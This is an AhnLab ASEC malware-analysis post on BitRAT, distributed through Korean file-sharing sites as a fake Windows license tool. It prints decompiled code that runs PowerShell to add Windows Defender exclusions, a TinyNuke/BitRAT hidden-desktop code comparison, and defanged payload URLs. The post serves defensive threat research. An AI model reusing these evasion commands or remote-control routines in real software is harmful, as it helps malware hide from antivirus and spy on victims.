
BitRAT Disguised as Windows Product Key Verification Tool Being Distributed - ASEC

By ATCP


Published: 2022-03-15 · Archived: 2026-04-05 15:10:25 UTC

The ASEC analysis team has recently discovered BitRAT which is being distributed via webhards. Because the attacker disguised the malware as Windows 10 license verification tool from the development stage, users who download illegal crack tools from webhard and install it to verify Windows license are at risk of having BitRAT installed into their PC.


The following shows a post that was uploaded to webhard, one that harbors the malware. The title is **[New][Quick Install]Windows License Verification[One-click]**.




A compressed file named ‘Program.zip’ is downloaded, and it is compressed and locked with a password ‘1234’. It contains a Windows 10 license verification tool named ‘W10DigitalActivation.exe’.



‘W10DigitalActivation.exe’ is a 7z SFX file that carries an actual verification tool called ‘W10DigitalActivation.msi’ and the malware named **W10DigitalActivation_Temp.msi**. When the user double-clicks the file, it installs both files concurrently. As both the malware and the verification tool are run at the same time, the user is tricked into thinking that the tool is running properly as shown below.



Unlike its name, ‘W10DigitalActivation_Temp.msi’ is a downloader with exe extension that downloads additional malware. When run, it connects to following C&C servers it harbors internally, exchanging encrypted strings. Afterward, it decrypts the strings to ultimately acquire a download URL for the additional payload.



The downloader installs the malware into the Windows startup program folder and deletes itself. Normally, the first file that is installed is a downloader of the same kind, and the downloader run this way ultimately installs BitRAT into the path %TEMP% as ‘Software_Reporter_Tool.exe’.

Note that this downloader is equipped with additional features and is not a simple program by any means. As shown in the figure below, one of its features uses a powershell command to add the Windows startup program folder—where the downloader will be installed—as an exclusion path for Windows Defender, and adding the BitRAT process name ‘Software_Reporter_Tool.exe’ as an exclusion process for Windows Defender.


```
/* 0x00001315 723C050070   */ IL_00F9: ldstr     " -Command Add-MpPreference -ExclusionPath '"
/* 0x0000131A 07           */ IL_00FE: ldloc.1
/* 0x0000131B 7B17000004   */ IL_00FF: ldfld     class [mscorlib]System.Text.StringBuilder glmdirlcaqwppwpo.Form1::startpath
/* 0x00001320 25           */ IL_0104: dup
/* 0x00001321 2D04         */ IL_0105: brtrue.s  IL_010B

/* 0x00001323 26           */ IL_0107: pop
/* 0x00001324 14           */ IL_0108: ldnull
/* 0x00001325 2B05         */ IL_0109: br.s      IL_0110

/* 0x00001327 6F4100000A   */ IL_010B: callvirt  instance string [mscorlib]System.Object::ToString()

/* 0x0000132C 7294050070   */ IL_0110: ldstr     "'"
/* 0x00001331 284000000A   */ IL_0115: call      string [mscorlib]System.String::Concat(string, string, string)
/* 0x00001336 6F4700000A   */ IL_011A: callvirt  instance void [System]System.Diagnostics.ProcessStartInfo::set_Arguments(string)
/* 0x0000133B 284800000A   */ IL_011F: call      class [System]System.Diagnostics.Process [System]System.Diagnostics.Process::Start(
/* 0x00001340 26           */ IL_0124: pop
/* 0x00001341 7226050070   */ IL_0125: ldstr     "powershell"
/* 0x00001346 734500000A   */ IL_012A: newobj    instance void [System]System.Diagnostics.ProcessStartInfo::.ctor(string)
/* 0x0000134B 25           */ IL_012F: dup
/* 0x0000134C 16           */ IL_0130: ldc.i4.0
/* 0x0000134D 6FB100000A   */ IL_0131: callvirt  instance void [System]System.Diagnostics.ProcessStartInfo::set_UseShellExecute(bool
/* 0x00001352 25           */ IL_0136: dup
/* 0x00001353 17           */ IL_0137: ldc.i4.1
/* 0x00001354 6F6100000A   */ IL_0138: callvirt  instance void [System]System.Diagnostics.ProcessStartInfo::set_CreateNoWindow(bool)
/* 0x00001359 25           */ IL_013D: dup
/* 0x0000135A 721A050070   */ IL_013E: ldstr     "runas"
/* 0x0000135F 6FB200000A   */ IL_0143: callvirt  instance void [System]System.Diagnostics.ProcessStartInfo::set_Verb(string)
/* 0x00001364 25           */ IL_0148: dup
/* 0x00001365 7298050070   */ IL_0149: ldstr     " -Command Add-MpPreference -ExclusionProcess 'Software_Reporter_Tool.exe'"
/* 0x0000136A 6F4700000A   */ IL_014E: callvirt  instance void [System]System.Diagnostics.ProcessStartInfo::set_Arguments(string)
```


Seeing how this malware uses webhard which is considered as the most-used file-sharing platform in Korea and includes Korean characters in its code as shown in the figure below, it appears that the attacker is a Korean speaker.

```
// Token: 0x06000006 RID: 6 RVA: 0x000022D0 File Offset: 0x000004D0
private static bool IsAdministrator()
{
    WindowsIdentity current = WindowsIdentity.GetCurrent();
    return current != null && new WindowsPrincipal(current).IsInRole(WindowsBuiltInRole.Administrator);
}
```


```
// Token: 0x06000007 RID: 7 RVA: 0x000022F8 File Offset: 0x000004F8
private bool check2019(string path)
{
    FileInfo fileInfo = new FileInfo(path);
    Console.WriteLine("생성 시간 : " + fileInfo.CreationTime.ToString());
    return fileInfo.CreationTime.ToString().Substring(0, 4) == "2019";
}
```

The malware that is ultimately installed is a RAT (Remote Access Trojan) malware called BitRAT. BitRAT has been in sale via a hacking forum since 2020 and is being continuously used by attackers.





Because BitRAT is a RAT malware, its attacker can gain control of the system infected with it. BitRAT not only provides basic control features such as running process tasks, service tasks, file tasks, and remote commands, but also provides extra options such as various info-stealing features, HVNC, remote desktop, coin mining, and proxies.



The following is the list of the features that BitRAT provides.

1. Network Communication Method

– Encrypted communication using TLS 1.2

– Communication using Tor

2. Basic Control

– Process manager

– Service manager

– File manager

– Windows manager

– Software manager

3. Information Theft

– Keylogging

– Clipboard logging

– Webcam logging

– Audio logging

– Application (e.g. Web browsers) account credential theft

4. Remote Control

– Remote desktop

– hVNC (Hidden Desktop)

5. Proxy

– SOCKS5 Proxy: port forwarding feature using UPnP

– Reverse Proxy: SOCKS4 Proxy

6. Coin Mining

– XMRig CoinMiner


7. etc.

– DDoS attack

– UAC Bypass

– Windows Defender deactivation

Note that BitRAT uses the revealed TinyNuke's code, just like AveMaria. The following is a comparison of TinyNuke's hVNC (routine related to Hidden Desktop) and BitRAT's code.



```
static DWORD WINAPI DesktopThread(LPVOID param)
{
   SOCKET s = ConnectServer();

   if(!Funcs::pSetThreadDesktop(g_hDesk))
      goto exit;

   if(Funcs::pSend(s, (char *) gc_magik, sizeof(gc_magik), 0) <= 0)
      goto exit;
   if(SendInt(s, Connection::desktop) <= 0)
      goto exit;

   for(;;)
   {
      int width, height;

      if(Funcs::pRecv(s, (char *) &width, sizeof(width), 0) <= 0)
         goto exit;
      if(Funcs::pRecv(s, (char *) &height, sizeof(height), 0) <= 0)
         goto exit;

      BOOL same = GetDeskPixels(width, height);
      if(same)
      {
         if(SendInt(s, 0) <= 0)
            goto exit;
         continue;
      }

      if(SendInt(s, 1) <= 0)
         goto exit;

      DWORD workSpaceSize;
      DWORD fragmentWorkSpaceSize;
      Funcs::pRtlGetCompressionWorkSpaceSize(COMPRESSION_FORMAT_LZNT1, &workSpaceSize, &fragmentWorkSpaceSize);
      BYTE *workSpace = (BYTE *) Alloc(workSpaceSize);
```

```
v1 = fn_ConnectServer();
if ( SetThreadDesktop_0(dword_7A5260) )
{
  v2 = sub_4C9E34(v9, "AVE_MARIA");
  str_ave_maria = sub_4C9E02(v2);
  size_ave_maria = strlen((const char *)str_ave_maria);
  if ( send_0(v1, (const char *)str_ave_maria, size_ave_maria, 0) > 0 && fn_SendInt(v1, 0) > 0 )
  {
    sub_4C89A7();
    while ( recv_0(v1, buf, 4, 0) > 0 && recv_0(v1, v17, 4, 0) > 0 )
    {
      if ( fn_GetDeskPixels(*(int *)buf, *(int *)v17) )
      {
        if ( fn_SendInt(v1, 0) <= 0 )
          break;
        Sleep(1u);
      }
      else
      {
        if ( fn_SendInt(v1, 1) <= 0 )
          break;
        RtlGetCompressionWorkSpaceSize(2, &v15, v14);
        v5 = fn_Alloc(v15);
        RtlCompressBuffer(2, dword_7A01E0, dword_7A5278, dword_7A01E4, dword_7A5278, 4096, len,
        free(v5);
        DesktopWindow_0 = GetDesktopWindow_0();
        GetWindowRect_0(DesktopWindow_0, &Rect);
        if ( fn_SendInt(v1, Rect.right) <= 0
          || fn_SendInt(v1, Rect.bottom) <= 0
          || fn_SendInt(v1, dword_7A5268) <= 0
          || fn_SendInt(v1, dword_7A526C) <= 0
          || fn_SendInt(v1, len[0]) <= 0
          || send_0(v1, dword_7A01E4, len[0], 0) <= 0
          || recv_0(v1, v13, 4, 0) <= 0 )
```

TinyNuke verifies and uses a signature string called ‘AVE_MARIA’ in Reverse SOCKS4 Proxy and Hidden Desktop feature. AveMaria adopted Reverse SOCKS4 Proxy feature from TinyNuke, and the name was given based on the string. BitRAT, on the other hand, used Hidden Desktop feature, and the signature string is the same.

Note that TinyNuke was used by the Kimsuky group in the past. Among myriad of features, only the Hidden Desktop feature was adopted and used.

- **[ASEC Blog] VNC Malware (TinyNuke, TightVNC) Used by Kimsuky Group**
- **[ASEC Blog] AveMaria malware being distributed as spam mail**

As shown in the examples above, the malware is being distributed actively via file-sharing websites such as Korean webhards. As such, caution is advised when running executables downloaded from a file-sharing website. It is recommended for the users to download products from the official websites of developers.

AhnLab’s anti-malware software, V3, detects and blocks the malware above using the aliases below.

[File Detection]

– Trojan/Win.MalPacked.C5007707 (2022.03.12.04)
– Dropper/Win.BitRAT.C5012624 (2022.03.16.02)
– Downloader/Win.Generic.C5012582 (2022.03.16.01)
– Downloader/Win.Generic.C5012594 (2022.03.16.01)
– Backdoor/Win.BitRAT.C5012593 (2022.03.16.01)
– Backdoor/Win.BitRAT.C5012748 (2022.03.16.02)

[Behavior Detection]

– Malware/MDP.AutoRun.M1288

MD5

54ef1804c22f6b24a930552cd51a4ae2

60ee7740c4b7542701180928ef6f0d53

6befd2bd3005a0390153f643ba248e25

b8c39c252aeb7c264607a053f368f6eb

c4740d6a8fb6e17e8d2b21822c45863b

Additional IOCs are available on AhnLab TIP.

URL

http[:]//cothdesigns[.]com/

http[:]//z59okz[.]duckdns[.]org[:]5223/

https[:]//108[.]61[.]207[.]100/result/A_1146246[.]exe

https[:]//108[.]61[.]207[.]100/v/V_5248849[.]exe

https[:]//cothdesigns[.]com/1480313

Additional IOCs are available on AhnLab TIP.

Gain access to related IOCs and detailed analysis by subscribing to **AhnLab TIP**. For subscription details, click the banner below.

Source: https://asec.ahnlab.com/en/32781/